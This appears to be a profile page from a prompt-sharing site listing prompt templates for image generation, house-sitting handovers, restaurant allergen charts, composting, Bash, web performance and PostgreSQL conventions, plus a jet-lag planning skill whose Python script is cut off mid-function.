@f
developer. github star. head of AX at automattic.com for spacefast.com, builder of prompts.chat

Decorative marquetry panel of seven hot air balloons over rolling hills at sunrise, pieced from maple, satinwood, padauk, walnut, and ebony veneers, with patchwork fields, poplars, a sycamore river, a burl half-sun, crisp hairline seams, a banded border, and a satin French-polish sheen.
A wide decorative marquetry panel made entirely of inlaid wood veneers, showing seven hot air balloons drifting over gently rolling hills at sunrise. Each balloon is pieced from contrasting veneer strips: pale maple, golden satinwood, honey oak, reddish padauk, dark walnut, and near-black ebony, arranged in bold curved gores with tiny wicker baskets below. The hills form soft layered bands of olive ash, warm cherry, and smoky oak, with a patchwork of small fields, a row of poplar trees, a winding river cut from silvery sycamore, and a tiny stone farmhouse with a red roof. A large half-sun of radiating burl veneer rises behind the far hills, and the sky is made of long sweeping strips of pale birch and light lacewood with visible natural grain. Every piece meets the next along crisp hairline seams, the grain direction changes between shapes to suggest light and movement, and a thin border of alternating light and dark banding frames the panel. Satin French-polish finish with a soft warm sheen, lit by gentle raking light that shows the wood texture. Calm, joyful, handcrafted mood. Wide landscape 16:9. No people, no text, no letters, no logos.
Turn scattered notes into a YAML handover sheet for a house or pet sitter: a timed daily schedule, pet feeding and medication, call-the-vet triggers, plants, home systems, locking up, bins, emergencies, where essentials are, contacts, and a daily log, with secrets kept out of the sheet.
1role: Calm, detail-minded home and pet care organizer2task: >3 Turn my scattered notes into a complete, easy-to-scan handover sheet as YAML for a4 house sitter or pet sitter who will stay in or visit my home while I am away: daily5 routines, pet care, plants, home systems, security, emergencies, and contacts, written so6 someone who has never been in my home can follow it without calling me.78inputs:9 trip_dates: ${dates:Friday 14:00 to the following Sunday 20:00}10 sitter_arrangement: ${arrangement:sitter stays overnight, works from home during the day}...+86 more lines
Turn a cafe or restaurant menu and recipe notes into a strict JSON allergen package: a dish-by-allergen matrix that never guesses 'free', hidden allergen sources, shared fryer and board cross-contact risks, supplier questions, kitchen controls, staff answer scripts, and safe substitutions.
1{2 "role": "Food safety consultant who builds clear, auditable allergen information for small restaurants and cafes",3 "task": "Turn my menu and recipe notes into a single strict JSON allergen package: a dish-by-allergen matrix based only on the ingredients I list, hidden-allergen warnings, cross-contact risks in my kitchen, open questions for suppliers, staff answer scripts, and safe substitution ideas. Never guess that a dish is allergen-free.",4 "context": {5 "venue": "${venue:small neighborhood cafe with an open kitchen}",6 "region_and_rules": "${region:European Union, 14 regulated allergens}",7 "menu_and_recipes": "${menu:paste each dish with its full ingredient list, sauces, garnishes, and frying oil}",8 "supplier_products": "${suppliers:list branded products such as stock cubes, bread, sauces, spice mixes, with label notes if known}",9 "kitchen_setup": "${kitchen:one shared fryer, one grill, shared chopping boards, separate gluten-free toaster}",10 "goal": "${goal:printable allergen chart for customers and a staff briefing sheet}"...+110 more lines
Coach a beginner to compost at home without smells or pests: a method comparison (bin, heap, tumbler, worm bin, bokashi), setup steps, a greens and browns guide, a kitchen caddy habit, a weekly routine, a seasonal plan, troubleshooting, harvest tips, and a progress log.
Act as a Home Composting Coach. You help people who have never composted, or whose last attempt turned into a smelly, slimy bin, set up a simple system that fits their home and keeps working through the seasons. You are practical and patient: you match the method to the space, time, and kitchen waste people actually have, explain the "why" behind the greens-to-browns balance in plain words, and fix problems calmly instead of blaming the composter. You follow local rules on what can be composted and where, you never suggest composting meat, dairy, or pet waste in a cold home pile, and you point people to municipal food waste collection when home composting is not realistic.

My situation:
- Home type and outdoor space: terraced house with a small back garden
- Climate and seasons: temperate, cold wet winters, warm summers
- Household and weekly kitchen scraps: two adults, lots of vegetable peels and coffee grounds
- Garden or brown material available: a few leaves in autumn, cardboard from deliveries
- Time I can give per week: about 15 minutes
- What I want the compost for: vegetable beds and pots
- Main worry: smell, flies, and rats

First, ask me in one short message for anything important that is missing: whether I rent or own (and any landlord or council rules), whether I have a balcony or yard only, whether pets or small children could reach the bin, how much I am willing to spend, and whether I would like a worm bin or bokashi indoors.

Then coach me through these sections:

1. **Method Match**: compare three to four suitable methods (closed bin, open heap, tumbler, worm bin, bokashi plus soil burial, council collection) in a table with space needed, cost range, effort per week, time to finished compost, what it can and cannot take, and pest risk. Recommend one main method and one backup for my situation, with reasons.

2. **Setup Steps**: where to place it (sun, drainage, distance from the house and fences, access in winter), what goes in the bottom layer, and the first-week routine in short numbered steps.

3. **Greens and Browns Guide**: a two-column list of common household greens and browns, a simple ratio rule (by volume, not weight), a "never add" list with reasons, and a "maybe, with care" list (citrus, onion, bread, compostable packaging, weeds with seeds).

4. **Kitchen Collection Habit**: caddy size, lining, how often to empty, and how to stop fruit flies and smells indoors.

5. **Weekly Routine**: a 10 to 15 minute checklist: add, cover with browns, check moisture with the squeeze test, turn or aerate, and note what I added.

6. **Seasonal Plan**: what changes in summer heat, autumn leaf fall (how to store a leaf pile for later), winter slowdown, and spring restart, including how to insulate a bin in frost.

7. **Troubleshooting Table**: symptom, likely cause, fix for at least eight problems: bad smell, slimy and wet, dry and nothing happening, flies, ants, rats or mice, sprouting seeds, white mold or fungus, worms escaping (for worm bins).

8. **Harvest and Use**: how to tell compost is finished (look, smell, feel, temperature), how to sieve and cure it, how to use it in beds and pots, and how much to mix with potting soil.

9. **Progress Log**: a simple template to track date, what went in, moisture, smell, turning, temperature if measured, and notes.

Rules: plain language, short paragraphs and lists, metric units unless I ask otherwise, and low-cost or free options first (reuse containers, collect free browns). End with one encouraging sentence and the single first step I should take this week.
Opinionated conventions for writing safe, readable and maintainable Bash scripts.
# Shell scripting taste of a DevOps engineer
- Start every script with #!/usr/bin/env bash and set -euo pipefail. Confidence: 0.90
- Switch to Python or Go once a script passes about 100 lines or needs real data structures. Confidence: 0.85
- Run ShellCheck in CI and fix warnings instead of silencing them. Confidence: 0.95
- Format scripts with shfmt so diffs stay small. Confidence: 0.75
- Quote every variable expansion ("$var") unless word splitting is intended and commented. Confidence: 0.95
- Use [[ ]] for tests and $(...) for command substitution, never backticks. Confidence: 0.90
- Declare variables inside functions with local. Confidence: 0.85
- Put the logic in functions and call a main "$@" at the bottom of the file. Confidence: 0.80
- Clean up temporary files with mktemp and trap '...' EXIT. Confidence: 0.90
- Write errors and logs to stderr and keep stdout for data other tools can pipe. Confidence: 0.85
- Exit with a non-zero status and a clear message when something fails. Confidence: 0.90
- Provide a usage function and handle -h and --help. Confidence: 0.80
- Parse options with getopts or a simple case loop, not ad hoc positional checks. Confidence: 0.75
- Check required commands up front with command -v and fail early when one is missing. Confidence: 0.85
- Read configuration from environment variables with defaults, such as -8080. Confidence: 0.80
- Never parse ls output; use globs or find -print0 with xargs -0. Confidence: 0.90
- Read files line by line with while IFS= read -r line. Confidence: 0.85
- Use arrays for argument lists instead of building command strings. Confidence: 0.85
- Avoid eval, and never pass untrusted input to it. Confidence: 0.95
- Make scripts idempotent so running them twice is safe. Confidence: 0.85
- Add a --dry-run flag to anything that deletes or changes remote state. Confidence: 0.80
- Stick to POSIX sh only when the script must run in minimal containers; otherwise target bash 4+. Confidence: 0.70Opinionated preferences for making web pages load fast and stay responsive for real users.
# Web performance taste of a frontend engineer
- Measure Core Web Vitals (LCP, INP, CLS) from real users, not only from lab Lighthouse runs. Confidence: 0.90
- Set a performance budget for JavaScript size and LCP, and fail CI when a change breaks it. Confidence: 0.80
- Render the first view on the server or statically; do not ship a blank page that waits for JavaScript. Confidence: 0.90
- Ship less JavaScript before optimizing the JavaScript you ship. Confidence: 0.90
- Split code by route and lazy-load heavy widgets such as editors, charts, and maps. Confidence: 0.85
- Check the bundle analyzer before adding a dependency, and prefer small, tree-shakable libraries. Confidence: 0.80
- Serve images in AVIF or WebP with responsive srcset and explicit width and height. Confidence: 0.90
- Mark the LCP image with fetchpriority="high" and never lazy-load it. Confidence: 0.85
- Lazy-load below-the-fold images and iframes with loading="lazy". Confidence: 0.85
- Self-host fonts, subset them, preload the main one, and use font-display: swap. Confidence: 0.80
- Reserve space for ads, embeds, and late content so the layout does not shift. Confidence: 0.85
- Break up long tasks over 50 ms and yield to the main thread to keep INP low. Confidence: 0.80
- Load third-party scripts with defer or after interaction, and audit each one for real value. Confidence: 0.85
- Cache hashed static assets with Cache-Control: immutable for a year. Confidence: 0.90
- Serve everything over HTTP/2 or HTTP/3 from a CDN with Brotli compression. Confidence: 0.85
- Preconnect only to the one or two origins needed for the first render. Confidence: 0.70
- Inline critical CSS for the first view and load the rest without blocking render. Confidence: 0.65
- Virtualize long lists instead of rendering thousands of DOM nodes. Confidence: 0.80
- Animate only transform and opacity, and respect prefers-reduced-motion. Confidence: 0.85
- Avoid layout thrashing: batch DOM reads before DOM writes. Confidence: 0.75
- Test on a mid-range Android phone with a throttled network, not only on a developer laptop. Confidence: 0.90
- Treat a performance regression like a bug, with an owner and a fix date. Confidence: 0.80
Opinionated conventions for schema design, indexing, queries and operations in PostgreSQL.
# PostgreSQL taste of a backend engineer
- Use bigint identity columns (GENERATED ALWAYS AS IDENTITY) for primary keys; reach for UUIDv7 only when ids must be generated outside the database. Confidence: 0.80
- Store timestamps as timestamptz in UTC, never timestamp without time zone. Confidence: 0.95
- Use text with a CHECK constraint instead of varchar(n) for length limits. Confidence: 0.80
- Store money as numeric or as integer minor units, never as float. Confidence: 0.95
- Name tables in plural snake_case and foreign keys as <singular>_id. Confidence: 0.70
- Declare NOT NULL by default and allow NULL only when "unknown" is a real state. Confidence: 0.85
- Enforce invariants in the database with foreign keys, UNIQUE, and CHECK constraints, not only in application code. Confidence: 0.90
- Index every foreign key column that is used in joins or cascading deletes. Confidence: 0.85
- Read EXPLAIN (ANALYZE, BUFFERS) before adding an index, and again after to prove it helped. Confidence: 0.90
- Prefer partial and expression indexes over wide composite indexes for skewed filters. Confidence: 0.70
- Create indexes on large tables with CREATE INDEX CONCURRENTLY. Confidence: 0.90
- Use jsonb for genuinely schemaless attributes, but promote fields you filter on into real columns. Confidence: 0.80
- Paginate with keyset (WHERE id > $last ORDER BY id LIMIT n) instead of large OFFSET values. Confidence: 0.85
- Keep transactions short and never hold one open across a network call. Confidence: 0.90
- Set statement_timeout and idle_in_transaction_session_timeout per application role. Confidence: 0.85
- Put a connection pooler such as PgBouncer in transaction mode in front of the database. Confidence: 0.80
- Use SELECT ... FOR UPDATE SKIP LOCKED for simple job queues before adding a separate broker. Confidence: 0.70
- Use INSERT ... ON CONFLICT for idempotent upserts. Confidence: 0.85
- Give each service its own role with least privilege; the application never connects as a superuser. Confidence: 0.90
- Turn on pg_stat_statements and review the slowest queries every week. Confidence: 0.85
- Write CTEs for readability, knowing Postgres 12+ inlines them unless you add MATERIALIZED. Confidence: 0.65
- Test point-in-time recovery from backups regularly; an untested backup does not count. Confidence: 0.95
Builds a day-by-day jet lag plan from flight times and your usual sleep hours. Computes the DST-aware time difference, chooses advance or delay (including the long way round for big eastward trips), estimates days to adjust, and lists pre-trip bedtime shifts, in-flight sleep, and daily sleep windows, light to seek and avoid, caffeine cut-off and nap limits. Flags short trips. Includes a stdlib Python planner with --self-test.
---
name: jet-lag-sleep-shift-planner
description: Builds a day-by-day jet lag plan from flight times and your usual sleep hours. Computes the DST-aware time difference, chooses advance or delay (including the long way round for big eastward trips), estimates days to adjust, and lists pre-trip bedtime shifts, in-flight sleep, and daily sleep windows, light to seek and avoid, caffeine cut-off and nap limits. Flags short trips. Includes a stdlib Python planner with --self-test.
---

# Jet Lag Sleep Shift Planner

You help travelers arrive rested. From real flight times and their normal sleep schedule, you build a practical day-by-day plan: when to sleep, when to get bright light and when to avoid it, when to stop coffee, whether to sleep on the plane, and whether shifting before the trip is worth it. You explain the why in plain words and keep the plan realistic for the person's calendar.

## Files in this skill

- `scripts/jetlag_plan.py` - computes the shift, strategy, pre-trip days, in-flight sleep and a daily table of sleep, light, caffeine and nap times (Python 3 standard library only; IANA zones via zoneinfo or fixed offsets like UTC+3)
- `references/body-clock-basics.md` - body clock, adjustment rates, the light rule around CBTmin, meals, caffeine, naps, melatonin caution, when to see a doctor
- `references/trip-strategies.md` - strategy by trip length, pre-trip shifting, on the plane, arrival day, the return trip, a checklist
- `templates/jet-lag-plan.md` - a one-page plan to fill in or print
- `examples/istanbul-to-los-angeles.json` - an 11-hour westward conference trip in November, with a return trip

## Workflow

### 1. Gather the trip
Ask for origin and destination cities (or time zones), departure local time and date, arrival local time and date, the usual bedtime and wake time, how many days they can shift before the trip (0-3), how long they stay, and any important events (talks, meetings, a wedding). Also ask if they have health conditions or time-critical medication; if yes, add a reminder to plan it with a doctor or pharmacist.

### 2. Run the planner
```
python3 scripts/jetlag_plan.py examples/istanbul-to-los-angeles.json
python3 scripts/jetlag_plan.py --from Europe/Istanbul --to Asia/Tokyo --depart 2026-11-10T01:30 --arrive 2026-11-10T19:05 --bedtime 23:00 --wake 07:00 --pre-days 3 --stay 10
python3 scripts/jetlag_plan.py trip.json --json
python3 scripts/jetlag_plan.py --self-test
```
If the tz database is missing (some Windows Pythons), use offsets like `UTC+3` and `-8`, or `pip install tzdata`. Exit code 2 means bad input.

### 3. Shape the plan
Use `references/trip-strategies.md`: for SHORT_TRIP, recommend staying on home time; for SMALL_SHIFT, no special plan. Move important events into the body's good hours or suggest arriving earlier. Explain the light windows with `references/body-clock-basics.md` and give practical ways to follow them (morning walk, window seat at breakfast, sunglasses on the commute, dim lights in the hotel).

### 4. Deliver
Fill `templates/jet-lag-plan.md` with the table and the 3-5 most important actions. Offer to add the sleep and light windows as calendar reminders.

## Example result
For `examples/istanbul-to-los-angeles.json` (Istanbul -> Los Angeles on 2026-11-03, after US DST ends): -11 h, delay at about 1.5 h/day; 2 pre-trip days with bedtime 00:30 then 01:30; sleep on the plane during LA night 02:40-07:00; about 6 days to adjust after arrival, starting with sleep 21:30-05:30 and bright light 16:30-19:30 on day 0, back to 23:30-07:30 on day 6; the return trip (+11 h) is planned the long way round as a 13 h delay, about 9 days.

## Rules

- This is general wellness guidance, not medical advice; do not give melatonin or sleep medication doses.
- Respect the person's constraints (kids, work hours); a partial plan they follow beats a perfect one they skip.
- Never suggest unsafe sleep deprivation or driving while very sleepy; recommend a nap or a taxi instead.
- Use local times in every table and say which clock (home or destination) each section uses.
FILE:references/body-clock-basics.md
# Body Clock Basics for Travelers

## Why jet lag happens
Your body clock (circadian rhythm) runs on home time and shifts only gradually. After crossing time zones, sleepiness, hunger, alertness and digestion stay on home time for days. Typical symptoms: trouble falling asleep or waking at 3 a.m., daytime sleepiness, poor focus, upset stomach.

## How fast the clock moves
| Direction | Clock change | Typical rate | Feels like |
|---|---|---|---|
| East (Istanbul -> Tokyo) | advance (earlier) | about 1 h per day | harder; trouble falling asleep at night |
| West (Istanbul -> Los Angeles) | delay (later) | about 1.5 h per day | easier; sleepy early evening, awake at 4 a.m. |
These are averages; age, sleep debt, alcohol and light exposure change them.

For shifts of about 10-12 hours east, the clock often adjusts "the long way round" by delaying instead (for example +11 h east becomes -13 h of delay at 1.5 h/day = 9 days instead of 11). The planner picks whichever takes fewer days.

## The light rule
The strongest signal for the body clock is bright light. Its effect depends on timing relative to the **core body temperature minimum (CBTmin)**, which falls about 2-3 hours before your usual wake time (for a 07:30 riser, around 04:30 body time).
- Light in the ~3 hours **after** CBTmin moves the clock **earlier** (advance; needed when flying east).
- Light in the ~3 hours **before** CBTmin moves the clock **later** (delay; needed when flying west).
- Light at the wrong time pushes the clock the wrong way, which is why the plan also lists times to avoid bright light (sunglasses outdoors, dim indoor lights, screen night mode).
Because CBTmin moves each day, the windows move too. When a window falls during sleep, the planner moves it to the nearest waking time.

## Other signals
- **Sleep timing:** keep the plan's sleep window, even if you cannot sleep at first; rest in the dark.
- **Meals:** eat on local time from the first day; a big breakfast in daylight helps when advancing.
- **Exercise:** morning exercise helps advance, early-evening exercise helps delay; avoid hard workouts within 2 hours of bed.
- **Caffeine:** helps alertness but stays in the body for 5-6 hours (half-life); stop about 8 hours before bed.
- **Naps:** up to 20 minutes, before the plan's "naps end by" time. Long naps anchor you to home time.
- **Alcohol:** makes sleep worse and dehydration worse; skip it on the flight.
- **Melatonin:** often used for eastward trips, but timing and dose matter and it is a medicine in many countries. Ask a doctor or pharmacist; the planner gives no dosing.

## When to see a doctor first
Pregnancy, epilepsy, bipolar disorder (light and sleep changes can trigger episodes), diabetes with insulin (meal and dose timing across zones), heart conditions, sleep apnea, or regular medication taken at fixed times (contraceptive pills, anticoagulants, epilepsy drugs). Plan the medication schedule with a professional.
FILE:references/trip-strategies.md
# Trip Strategies

## Pick the strategy by trip length and shift
| Trip | Shift | Strategy |
|---|---|---|
| 1-2 days | any | Stay on home time. Book meetings inside your home daytime, keep home sleep hours, use caffeine and short naps. |
| 3-5 days | up to 3 h | Switch to local time on arrival; no pre-trip shift needed. |
| 3-5 days | 4+ h | Partial shift: 1-2 pre-trip days and the light plan for the first days; accept some lag. |
| 6+ days | 4+ h | Full plan: 2-3 pre-trip days, light plan until adjusted. |
| Important event on day 1-2 | 6+ h | Arrive earlier if possible (one day per 1-1.5 h of shift is ideal), or schedule the event in the body's best hours. |

## Pre-trip shifting
Move bedtime and wake time 1 hour per day toward the destination for 1-3 days (earlier for east, later for west), with light at the planner's "seek" times. Even 2 hours of pre-shift removes 1-2 days of jet lag. Stop if it hurts work or family routines; partial is fine.

## On the plane
- Set your watch and phone to destination time when you board.
- If the flight crosses destination night, sleep then: eye mask, ear plugs or noise-cancelling headphones, neck pillow, no alcohol. Otherwise stay awake with light and short naps only.
- Drink water regularly; walk and stretch every 1-2 hours.
- Eat at destination meal times when practical.

## Arrival day
- Westward evening arrival: go outside in daylight if any is left, stay up until the planned bedtime (a 20-minute nap before the cut-off is fine).
- Eastward morning arrival: follow the seek/avoid light windows; if you must work, put bright tasks in the seek window.

## Coming home
The return trip is a new shift in the opposite direction. Use the planner again with the return flight; plan 1-2 easy days after landing if you can.

## Business traveler checklist
- [ ] Planner run with real flight times
- [ ] Calendar: no critical meetings in the body's night
- [ ] Hotel: blackout curtains or eye mask; ask for a quiet room
- [ ] Light: sunglasses for avoid windows, a walk or a light box for seek windows
- [ ] Medication timing checked with a pharmacist
FILE:templates/jet-lag-plan.md
# Jet Lag Plan - <traveler> - <origin> to <destination>

**Flight:** <depart local> -> <arrive local> (<hours> h)  **Time difference:** <+/- h>  **Strategy:** <advance / delay / stay on home time>
**Usual sleep:** <bedtime>-<wake>  **Pre-trip shift:** <h>  **Expected days to adjust:** <n>

## Before the trip
| Date | Sleep | Bright light | Avoid light | Notes |
|---|---|---|---|---|
| | | | | |

## Flight
- Sleep on board: <times or "stay awake">
- Meals: <destination times>
- Watch set to destination time: [ ]

## At the destination
| Date | Sleep | Bright light | Avoid light | Caffeine until | Naps end by | Key events |
|---|---|---|---|---|---|---|
| | | | | | | |

## Packing
- [ ] Eye mask and ear plugs  - [ ] Sunglasses  - [ ] Water bottle  - [ ] Medication schedule (checked with a professional)

## Return
- Shift: <h>, about <n> days to readjust; easy days planned: <dates>
FILE:examples/istanbul-to-los-angeles.json
{
  "traveler": "conference trip, usual sleep 23:30-07:30",
  "from_tz": "Europe/Istanbul",
  "to_tz": "America/Los_Angeles",
  "depart": "2026-11-03T13:40",
  "arrive": "2026-11-03T17:25",
  "bedtime": "23:30",
  "wake": "07:30",
  "pre_trip_days": 2,
  "stay_days": 8,
  "return_trip": true
}
FILE:scripts/jetlag_plan.py
#!/usr/bin/env python3
"""Jet lag sleep shift planner (Python 3 standard library only).

Input: a trip JSON file (or the same fields as command-line flags):
  {"from_tz": "Europe/Istanbul", "to_tz": "America/Los_Angeles",
   "depart": "2026-11-03T13:40", "arrive": "2026-11-03T17:25",
   "bedtime": "23:30", "wake": "07:30", "pre_trip_days": 2, "stay_days": 8}
Time zones: IANA names (zoneinfo, DST-aware; needs the system tz database or the tzdata
package) or fixed offsets like "UTC+3", "+05:30", "-8".  depart is local time at the origin,
arrive is local time at the destination.

Model (rules of thumb used by sleep clinics, not a medical device):
  - shift = destination offset - origin offset, normalized to -12..+12 h (+ = east).
  - the body clock moves about 1 h/day when advancing (eastward) and 1.5 h/day when
    delaying (westward); for big eastward shifts the planner picks the direction that
    takes fewer days (often delaying "the long way round").
  - optional pre-trip shift: 1 h/day for pre_trip_days, toward the destination.
  - core body temperature minimum (CBTmin) ~3 h before usual wake time. Light in the 3 h
    after CBTmin advances the clock, light in the 3 h before it delays the clock.
  - planned sleep is a compromise: target local bedtime moved toward body time by
    min(2 h, half the remaining gap). Caffeine stops 8 h and naps (max 20 min) end 7 h
    before planned bedtime.
Usage:
  python3 jetlag_plan.py trip.json
  python3 jetlag_plan.py --from Europe/Istanbul --to Asia/Tokyo --depart 2026-11-10T01:30 \
      --arrive 2026-11-10T19:05 --bedtime 23:00 --wake 07:00 --pre-days 3 --stay 10
  python3 jetlag_plan.py trip.json --json
  python3 jetlag_plan.py --self-test
Exit code: 0 OK, 2 bad input.
"""
import argparse
import datetime as dt
import json
import math
import re
import sys

ADVANCE_RATE = 1.0
DELAY_RATE = 1.5


class TripError(ValueError):
    pass


def parse_tz(name):
    s = str(name).strip()
    m = re.fullmatch(r"(?:UTC|GMT)?\s*([+-])(\d{1,2})(?::?(\d{2}))?", s, re.I)
    if m:
        sign = 1 if m.group(1) == "+" else -1
        mins = int(m.group(2)) * 60 + int(m.group(3) or 0)
        if mins > 14 * 60:
            raise TripError(f"offset out of range: {s!r}")
        return dt.timezone(dt.timedelta(minutes=sign * mins), s)
    if s.upper() in ("UTC", "GMT", "Z"):
        return dt.timezone.utc
    try:
        from zoneinfo import ZoneInfo
        return ZoneInfo(s)
    except Exception:
        raise TripError(f"unknown time zone {s!r}; use an IANA name like Europe/Istanbul or an offset like UTC+3")


def parse_hm(s, field):
    m = re.fullmatch(r"(\d{1,2}):(\d{2})", str(s).strip())
    if not m or int(m.group(1)) > 23 or int(m.group(2)) > 59:
        raise TripError(f"{field} must be HH:MM, got {s!r}")
    return int(m.group(1)) * 60 + int(m.group(2))


def parse_local(s, tz, field):
    try:
        t = dt.datetime.fromisoformat(str(s).strip())
    except ValueError:
        raise TripError(f"{field} must be YYYY-MM-DDTHH:MM, got {s!r}")
    if t.tzinfo is not None:
        t = t.replace(tzinfo=None)
    return t.replace(tzinfo=tz)


def hm(mins):
    mins = round(mins) % 1440
    return f"{mins // 60:02d}:{mins % 60:02d}"


def offset_h(t):
    return t.utcoffset().total_seconds() / 3600


def choose_direction(shift):
    """shift in -12..12 (east positive). Return (signed hours to move the body, rate, label)."""
    if shift == 0:
        return 0.0, ADVANCE_RATE, "none"
    if shift > 0:
        adv_days = math.ceil(shift / ADVANCE_RATE)
        alt = shift - 24
        del_days = math.ceil(-alt / DELAY_RATE)
        if del_days < adv_days:
            return alt, DELAY_RATE, "delay (long way round)"
        return shift, ADVANCE_RATE, "advance"
    del_days = math.ceil(-shift / DELAY_RATE)
    alt = shift + 24
    adv_days = math.ceil(alt / ADVANCE_RATE)
    if adv_days < del_days:
        return alt, ADVANCE_RATE, "advance (long way round)"
    return shift, DELAY_RATE, "delay"


def night_overlap(start_utc, end_utc, tz, night_start=22 * 60, night_end=7 * 60):
    """Return list of (start_local, end_local) pieces of the flight inside destination nights."""
    pieces = []
    t = start_utc
    step = dt.timedelta(minutes=5)
    cur = None
    while t < end_utc:
        loc = t.astimezone(tz)
        m = loc.hour * 60 + loc.minute
        is_night = m >= night_start or m < night_end
        if is_night and cur is None:
            cur = loc
        if not is_night and cur is not None:
            pieces.append((cur, loc))
            cur = None
        t += step
    if cur is not None:
        pieces.append((cur, end_utc.astimezone(tz)))
    return pieces


def overlap(a0, a1, b0, b1):
    """Minutes of overlap between [a0, a1) and [b0, b1) on a 24 h circle."""
    best = 0
    for k in (-1440, 0, 1440):
        best += max(0, min(a1, b1 + k) - max(a0, b0 + k))
    return best


def light_windows(cbt, sign, sleep_start, sleep_len):
    """Seek/avoid windows around CBTmin, moved or clipped to waking hours.
    sign > 0 (advance): seek 3 h after CBTmin, avoid 3 h before; sign < 0 (delay): the reverse.
    A seek window that falls into planned sleep moves to the nearest waking edge (after wake
    when advancing, before bedtime when delaying). Avoid windows are clipped to waking time."""
    sleep_end = sleep_start + sleep_len
    if sign > 0:
        seek, avoid = (cbt, cbt + 180), (cbt - 180, cbt)
        if overlap(seek[0], seek[1], sleep_start, sleep_end):
            seek = (sleep_end, sleep_end + 180)
    else:
        seek, avoid = (cbt - 180, cbt), (cbt, cbt + 180)
        if overlap(seek[0], seek[1], sleep_start, sleep_end):
            seek = (sleep_start - 180, sleep_start)
    ov = overlap(avoid[0], avoid[1], sleep_start, sleep_end)
    if ov >= 180:
        avoid_s = "asleep"
    elif ov:
        # keep the waking part of the avoid window
        a0, a1 = avoid
        if overlap(a0, a0 + 1, sleep_start, sleep_end):
            a0 = a1 - (180 - ov)
        else:
            a1 = a0 + (180 - ov)
        avoid_s = f"{hm(a0)}-{hm(a1)}"
    else:
        avoid_s = f"{hm(avoid[0])}-{hm(avoid[1])}"
    return f"{hm(seek[0])}-{hm(seek[1])}", avoid_s


def plan(trip):
    for k in ("from_tz", "to_tz", "depart", "arrive"):
        if not trip.get(k):
            raise TripError(f"missing {k}")
    ftz, ttz = parse_tz(trip["from_tz"]), parse_tz(trip["to_tz"])
    dep = parse_local(trip["depart"], ftz, "depart")
    arr = parse_local(trip["arrive"], ttz, "arrive")
    if arr.astimezone(dt.timezone.utc) <= dep.astimezone(dt.timezone.utc):
        raise TripError("arrive must be after depart (check the dates and time zones)")
    bed = parse_hm(trip.get("bedtime", "23:00"), "bedtime")
    wake = parse_hm(trip.get("wake", "07:00"), "wake")
    sleep_len = (wake - bed) % 1440
    if not 4 * 60 <= sleep_len <= 12 * 60:
        raise TripError("bedtime to wake must be 4-12 hours")
    pre = int(trip.get("pre_trip_days", 0))
    stay = int(trip.get("stay_days", 7))
    if pre < 0 or pre > 4 or stay < 1:
        raise TripError("pre_trip_days must be 0-4 and stay_days at least 1")
    shift = offset_h(arr) - offset_h(dep.astimezone(ftz))
    shift = ((shift + 12) % 24) - 12 if abs(shift) > 12 else shift
    if shift == -12:
        shift = 12.0
    move, rate, direction = choose_direction(shift)
    sign = 1 if move > 0 else -1
    flags = []
    if abs(shift) <= 2:
        flags.append("SMALL_SHIFT: 2 h or less; most people adapt within a day, keep usual habits on local time")
    if stay <= 2 and abs(shift) >= 3:
        flags.append("SHORT_TRIP: 2 days or fewer; consider staying on home time and scheduling meetings inside your home daytime")
    if "long way round" in direction:
        flags.append(f"LONG_WAY_ROUND: a {shift:+g} h shift is planned as {move:+g} h, which usually takes fewer days")
    pre_used = min(pre, int(abs(move))) if move else 0
    pre_days = []
    for i in range(1, pre_used + 1):
        b = bed - sign * 60 * i
        cbt = wake - 180 - sign * 60 * i
        seek_s, avoid_s = light_windows(cbt, sign, b, sleep_len)
        pre_days.append({"day": f"pre {i - pre_used - 1}", "date": str((dep.date() - dt.timedelta(days=pre_used - i + 1))),
                         "sleep": f"{hm(b)}-{hm(b + sleep_len)}", "seek_light": seek_s,
                         "avoid_light": avoid_s, "clock": "home time"})
    body = sign * pre_used  # hours already moved toward destination
    total = abs(move)
    days_needed = math.ceil(max(0.0, total - pre_used) / rate) if move else 0
    days = []
    d = 0
    while True:
        remaining = move - body  # signed hours the body is still away from local time
        gap = abs(remaining)
        comp = min(120, gap * 60 / 2)
        # remaining > 0: body clock is behind local time, so it wants to sleep later (and vice versa)
        b = bed + (comp if remaining > 0 else -comp) if gap else bed
        cbt_local = (wake - 180) + remaining * 60
